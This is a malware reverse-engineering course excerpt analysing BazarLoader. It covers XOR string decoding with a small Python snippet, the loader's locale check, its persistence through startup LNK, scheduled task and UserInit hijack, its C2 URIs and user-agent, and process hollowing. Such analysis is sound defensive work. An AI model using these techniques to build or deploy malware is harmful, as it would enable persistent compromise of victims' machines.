Material for Reverse Engineering Malware, Practical Examples

Jason Reaves

Material for Reverse Engineering Malware, Practical Examples

Jason Reaves

Contents

Introduction

This course is a collection of a practical examples of reverse engineering malware with the intent of consistently updating new examples. It is designed to be a helpful addendum for strengthening learned techniques when used during an actual course.

Samples should be freely available on MalwareBazaar at https://bazaar.abuse.ch/ but if for some reason the server ever goes down you can contact me for the samples.

BazarLoader


Introduction

Bazar Loader is a loader that being leveraged by actors involved in TrickBot, it is primarily used to deliver a custom made backdoor.

Loader

The backdoor appears to be designed to be a resident loader with a downloaded main component that resides in memory.

Most of the strings in this malware are encoded, normally in malware the string encoding would be static across all strings but the ones in this sample have slight variations for groups of strings. This is commonly found when dealing with ADVfuscator.



The routine detailed in the image above is loading the encoded string data directly along with the single byte XOR key, a little later we can see the loop control is a comparison against the RCX register.

```
cmp rcx, 0xdh
```


This is important for two main reasons; the first being it tells us how long the string is and the second being that the RCX register is added to the register which will be XORd against the encoded data. If you think about this in a higher level langauge such as C then RCX is the iterator for a loop and RDX is the initial XOR key value so the LEA instruction is simply being used to add the iterator to the initial XOR key each loop iteration.

```
Python>key = 0x44
Python>a = bytearray(struct.pack('<IIIH', 0x342A2244, 0x2F242920, 0x342C2E65, 0x222e\
))
Python>for i in range(1, len(a)):
Python>  a[i] ^= (key + (i-1)) & 0xff
Python>
Python>a[1:]
forgame.bazar
```

Because of the way the string encoding was setup by the developer we can also use the first byte of the encoded string:


```
Python>a = bytearray(struct.pack('<IIIH', 0x342A2244, 0x2F242920, 0x342C2E65, 0x222e\
))
Python>for i in range(1, len(a)):
Python>  a[i] ^= (a[0] + (i-1)) & 0xff
Python>
Python>a[1:]
forgame.bazar
```

Decoding strings allows us to find the more interesting sections to focus on which can expedite the static reverse-engineering process, for example a hardcoded mutex:



Sometimes strings are pivotable, meaning they can be used to find out more information. As an example a simple google search shows an OSINT sandbox run of BazarLoader https://www.joesandbox.com/analysis/223107/0/html.


The loader piece does have a check for Russian language in the locale, you find these sorts of checks frequently in malware created by Russian nationals because that is the number one rule of doing cybercrime in Russia.




The loader can setup persistence in a variety of ways:

- Startup Folder LNK file (Adobe.lnk)
- Scheduled Task (StartAd)
- UserInit registry hijack

Persistence installation overview:



Below we can see the code for appending ‘,’ and then it’s own filename before setting the appropriate registry key.




For network traffic the loader can download an update to itself and/or download the backdoor component to be loaded into memory. The user-agent used for either is the same for this particular sample:


```
User-Agent: sdvntyer
```

URI	Headers	Purpose
/api/v88	User-Agent: sdvntyer	Get 64 bit bot
/api/v87	User-Agent: sdvntyer	Get 32 bit bot
/api/v86	User-Agent: sdvntyer , update: /api/v86	Get 64 bit loader update
/api/v85	User-Agent: sdvntyer , update: /api/v85	Get 32 bit loader update


After downloading the backdoor component it will need to XOR decode it and the key is based on the date.




After the file has been decoded it performs some sanity checks to verify that the file is the correct one for the target system.



After being validated the backdoor will be loaded into a new process using the Process Hollowing technique, it will spin up a new suspended process and then find the PEB (Process Environment Block) so it can overwrite the image in memory before finally changing the entry point via GetThreadContext + SetThreadContext and then resume the thread.

